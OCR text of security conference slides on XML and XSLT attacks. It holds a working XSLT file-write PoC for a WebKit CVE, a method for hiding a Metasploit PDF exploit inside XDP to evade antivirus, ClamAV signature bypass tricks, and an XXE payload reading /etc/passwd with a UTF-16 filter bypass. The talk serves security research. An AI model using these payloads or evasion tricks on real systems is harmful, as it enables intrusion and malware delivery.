
WHOAMI

XML

XSLT

OUTRO

BLACKLISTS



XSLT FEATURES

XSLT FUZZING


That's why
I love
XML hacking!
WWW.ZERONIGHTS.ORG
Nicolas Grégoire
@Agarri_FR

Infosec breaker since 1998

XML as a hobby since 2010

MoinMoin

And more ...

Liferay

DotNetNuke

Oracle

XML

SharePoint

Postgres

Webkit

vulns

Firefox

Reader X

Restlet

MS IE

xmlsec

Batik

PHP5


WHOAMI

XML

XSLT


OUTRO

BLACKLISTS



XSLT FEATURES

XSLT FUZZING


MusicXML
XPTV
IM
RSS
ATOM
XMPP
Blogs
Multimedia
X3D
XSPF
SMIL
WebDAV
XHTML
Web
P3P
WML
Programming
XSLT
OpenXML
Office
SVG
Use cases
OpenDocument
Image
REST
WSDL
WS-Security
XKMS
Web Services
Security
SOAP
SAML
XML-RPC
XML-DSig


eXtensible
Markup
Language

```
<foo>
   <bar/>
   <tag version="3.0">
      something
   </tag>
</foo>
```


eXtensible
Markup
Language

Define the meaning of a tag

Usually represented by a URL

Namespaces

Avoid ambiguities

<font> ?

http://www.w3.org/2000/svg
http://www.w3.org/1999/xhtml
http://xmlns.oracle.com/oxp/config/

Trigger some specific features

http://php.net/xsl
http://icl.com/saxon
http://xml.apache.org/xalan/java


eXtensible
Markup
Language

Data

XML

Code

XSLT

Grammar

DTD

Processing instruction

<?xml ... >

```
<?xml-stylesheet type="text/xml" href="#evilxslt"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED > ]>
<doc>
<evil-location>/tmp/0wn3d</evil-location>
<evil-content>Will be stored in a file client-side</evil-content>
<xsl:stylesheet id="evilxslt" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sx="http://icl.com/saxon"
  extension-element-prefixes="sx"
  xmlns="http://www.w3.org/1999/xhtml" >
<xsl:output method="xml" indent="yes"
  doctype-system="http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
  doctype-public="-//W3C//DTD SVG 1.1//EN" />
<xsl:template match="/">
        <xsl:variable name="location" select="//evil-location/text()"/>
        <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
        <svg width="200" height="200" version="1.1" xmlns="http://www.w3.org/2000/svg">
        <text x="10" y="80">XSLT engine : [<xsl:copy-of select="$vendor"/>]</text>
        <xsl:choose>
                <xsl:when test="$vendor = 'libxslt'">
                        <text x="10" y="110">Probably vulnerable, exploiting ...</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="red"/>
                        <sx:output file="{$location}" method="text">
                                <xsl:value-of select="//evil-content"/>
                        </sx:output>
                </xsl:when>
                <xsl:otherwise>
                        <text x="10" y="110">Not vulnerable</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="green"/>
                </xsl:otherwise>
        </xsl:choose>
</svg>
</xsl:template>
</xsl:stylesheet>
</doc>
```

PoC for CVE-2011-1774 (Webkit)


WHOAMI

XML

XSLT

OUTRO

BLACKLISTS



XSLT FEATURES

XSLT FUZZING

PDF to XDP

XDP vs ClamAV

Other tricks

PDF to XDP

Online AV
vs.
CVE-2010-2883
(Adobe CoolType SING)

File name:	**msf-cooltype.pdf**
Submission date:	**2011-12-15 09:59:01 (UTC)**
Current status:	**finished**
Result:	**27/ 43 (62.8%)**

File information	
Report date:	2011-12-15 11:07:54 (GMT 1)
File name:	**msf-cooltype-pdf**
File size:	46725 bytes
MD5 hash:	7057968b476c031eecc3c4a76d4bbc17
SHA1 hash:	54f376847535ffef4ab2a96a0fd91d5788c6c546
Detection rate:	8 on 9 (89%)
Status:	INFECTED

Not so good...

Let's try to get 0%

XML Data Package (**XDP**) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content and/or Adobe XML Forms Architecture (XFA) resources to be packaged within an XML container.

XML Data Package (XDP)

Filename extension	.xdp
Internet media type	application/vnd.adobe.xdp+xml[1]
Developed by	Adobe Systems
Latest release	2.0
Container for	PDF, XFA
Contained by	PDF
Extended from	XML

Latest release	2.0
Container for	PDF, XFA
Contained by	PDF
Extended from	XML

XML Data Package (**XDP**) is an XML file format created by Adobe Systems in 2003. It is intended to be an XML-based companion to PDF. It allows PDF content and/or Adobe XML Forms Architecture (XFA) resources to be packaged within an XML container.

XML Data Package (XDP)

Filename extension	.xdp
Internet media type	application/vnd.adobe.xdp+xml[1]
Developed by	Adobe Systems
Latest release	2.0
Container for	PDF, XFA
Contained by	PDF
Extended from	XML

IMPORTANT

PDF extracted to %TEMP%

Similar looking icon

"xdp" extension associated by default to Adobe Reader


Россия

```
      def make_xdp(pdf)
            xdp = <<-EOF
<?xml version="1.0" ?><?xfa generator="XFA_42" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">
<document><chunk>
HERE_HERE_HERE
</chunk></document>
</pdf>
</xdp:xdp>
EOF
            xdp.gsub!(/HERE_HERE_HERE/, Rex::Text.encode_base64(pdf))
            xdp
      end
```

File name:	**msf-cooltype.xdp**
Submission date:	**2011-12-14 22:45:30 (UTC)**
Current status:	**finished**
Result:	**0/ 43 (0.0%)**

File information	
Report date:	2011-12-14 23:54:14 (GMT 1)
File name:	**msf-cooltype-xdp**
File size:	63668 bytes
MD5 hash:	8acac212de79458e517c97c14103748d
SHA1 hash:	b65e2271584bc756078434c0bc2bcf54c668b4db
Detection rate:	0 on 9 (0%)
Status:	CLEAN

Easy 0%
detection rate!

PDF to XDP

XDP vs ClamAV

Other tricks

XDP vs ClamAV

Fighting AV is a game of cat & mouse

Sophos

As there's been a level of concern about this, SophosLabs experts have updated our product to also scan directly inside the XDP file format - meaning that we can also intercept any file's attempt to slip a malicious PDF past gateway scanners.

http://nakedsecurity.sophos.com/tag/xdp/

Sourcefire

```
alert tcp $EXTERNAL_NET $FILE_DATA_PORTS ->
$HOME_NET any (msg:"FILE-PDF Adobe PDF XDF
encoded download attempt"; [...];
content:"<xdp:xdp"; nocase;
content:"<pdf"; distance:0; nocase;
content:"<document"; distance:0; nocase;
content:"<chunk"; distance:0; nocase;
content:"JVBERi"; within:500; nocase; [...])
```

http://blog.9bplus.com/av-bypass-for-malicious-pdfs-using-xdp

ClamAV

```
(0&1&2&3);
3c70646620786d6c6e733d;
3c6368756e6b3e;
4a56424552693O;
3c2f7064663e
```

http://hiddenillusion.blogspot.fr/2012/06/xdp-files-and-clamav.html

ClamAV

<pdf xmlns

<chunk>

AND

JVBERi0

</pdf>

ClamAV

That's too easy!

Let's try with a **OR**

ClamAV

<pdf xmlns

<chunk>

OR


JVBERi0

</pdf>

http://www.w3.org/TR/xml11/

STag ::= '<' Name (S Attribute)* S? '>'
ETag ::= '</' Name S? '>'

STag & ETag



Base64 of "%PDF-"

JVBERi0

J<SPACE>V<TAB>B<LF>ER<TAB><LF>i0

Laxist parser

Non default namespace

```
<pdf xmlns="http://ns.adobe.com/xdp/pdf/">
...
</pdf>
```

```
<foo:pdf xmlns:foo="http://ns.adobe.com/xdp/pdf/">
...
</foo:pdf>
```

DEMO!

File size:	10.1 KB (10325 bytes)
File name:	Tony Blair Facing Pressure.xdp
File type:	XML
Detection ratio:	13 / 44
Analysis date:	2012-11-08 16:39:54 UTC (0 minutes ago)

File size:	10.1 KB (10351 bytes)
File name:	Barack Obama Reelected.xdp
File type:	XML
Detection ratio:	1 / 42
Analysis date:	2012-11-08 16:39:39 UTC (0 minutes ago)

File size:	10.1 KB (10325 bytes)
File name:	Tony Blair Facing Pressure.xdp
File type:	XML
Detection ratio:	13 / 44
Analysis date:	2012-11-08 16:39:54 UTC (0 minutes ago)

File size:	10.1 KB (10351 bytes)
File name:	Barack Obama Reelected.xdp
File type:	XML
Detection ratio:	1 / 42
Analysis date:	2012-11-08 16:39:39 UTC (0 minutes ago)

PDF to XDP

XDP vs ClamAV

Other tricks

Other tricks

EOL in XML 1.1

http://www.w3.org/TR/xml11/

#x0D #x0A

#x0D #x85

#x0D

#x85

#x2028

XXE

Upload of a SVG file + conversion to PNG

```
<!DOCTYPE foo [
   <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
```

Anti XXE

```
if (strpos($svg, '<!ENTITY') !== false)
{
        die "FAIL!";
}
```

http://www.w3.org/TR/REC-xml/

Entity Declaration

```
[70]   EntityDecl   ::=   GEDecl | PEDecl
[71]   GEDecl       ::=   '<!ENTITY' S Name S EntityDef S? '>'
```

Litteral string

No case alteration
No whitespaces
No namespaces

strpos() looks for ASCII strings

Encode to UTF-16 (not UTF-8)

```
iconv
    --from-code=ASCII
    --to-code=UTF-16
    < xxe.svg
    > xxe-utf16.svg
```

DEMO!

PDF to XDP

XDP vs ClamAV

Other tricks


WHOAMI

XML

XSLT

OUTRO

BLACKLISTS



XSLT FEATURES

XSLT FUZZING

XML transformation language
Turing-complete

Everywhere:

- browser
- database
- word processor
- CMS
- XML-DSig / SAML

Numerous implementations:

- GNOME libxslt
- Microsoft MSXML
- Apache Xalan-C / Xalan-J
- Saxon Java / .NET
- SAP
- Intel
- Sablotron
- MarkLogic
- and many more ...


WHOAMI

XML

XSLT

OUTRO

BLACKLISTS




XSLT FEATURES

XSLT FUZZING

Info leak


DEMO!



Write access

DEMO!

Code execution



DEMO!

Metasploit #6784

Info leak


system-property()
in XSLT 1.0

xsl:version

xsl:vendor

xsl:vendor-url

SAXON 6.4.3 from Michael Kay
SAXON 9.1.0.2 from Saxonica
Apache Software Foundation
Oracle Corporation.
Fourthought Inc.
Transformiix
James Clark
InQMy Labs.
Microsoft
libxslt
Opera
Intel
...


ADOBE READER X
Ouvrir un fichier récent
version_axe.pdf
Services Acrobat.com
CreatePDF en ligne
Avertissement : Fenêtre JavaScript -
Vendor : Ginger Alliance - URL : www.gingerall.com - Version :1
Sablotron
Latest release: 2006
OK

DEMO!

Extensions

to system-property()


4Suite	version in "http://xmlns.4suite.org/ext"
MSXML	version in "urn:schemas-microsoft-com:xslt"
Adobe	contributor / library / version in "http://ns.adobe.com/XSLTExtensions/1.0"
Java	java.vendor / os.name / file.separator / ...

```
Version : 2.0
Vendor : SAXON 9.0.0.4 from Saxonica
Vendor URL : http://www.saxonica.com/

Line Separator : &#xD;

File Separator : \

Java Home : c:\Program Files\Java\jre6
Java Class Path : C:\Program Files\Java\jdk1.6.0_13\lib\tools.jar;C:\Program Files (x86)\Apa
Java Vendor : Sun Microsystems Inc.
Java Vendor URL : http://java.sun.com/
Java Runtime Name : Java(TM) SE Runtime Environment
Java Runtime Version : 1.6.0_13-b03
Java VM Version : 11.3-b02

OS Arch : amd64
OS Name : Windows Server 2008
OS Version : 6.0

User Directory : C:\Program Files (x86)\Apache Software Foundation\apache-tomcat-6.0.18\bin
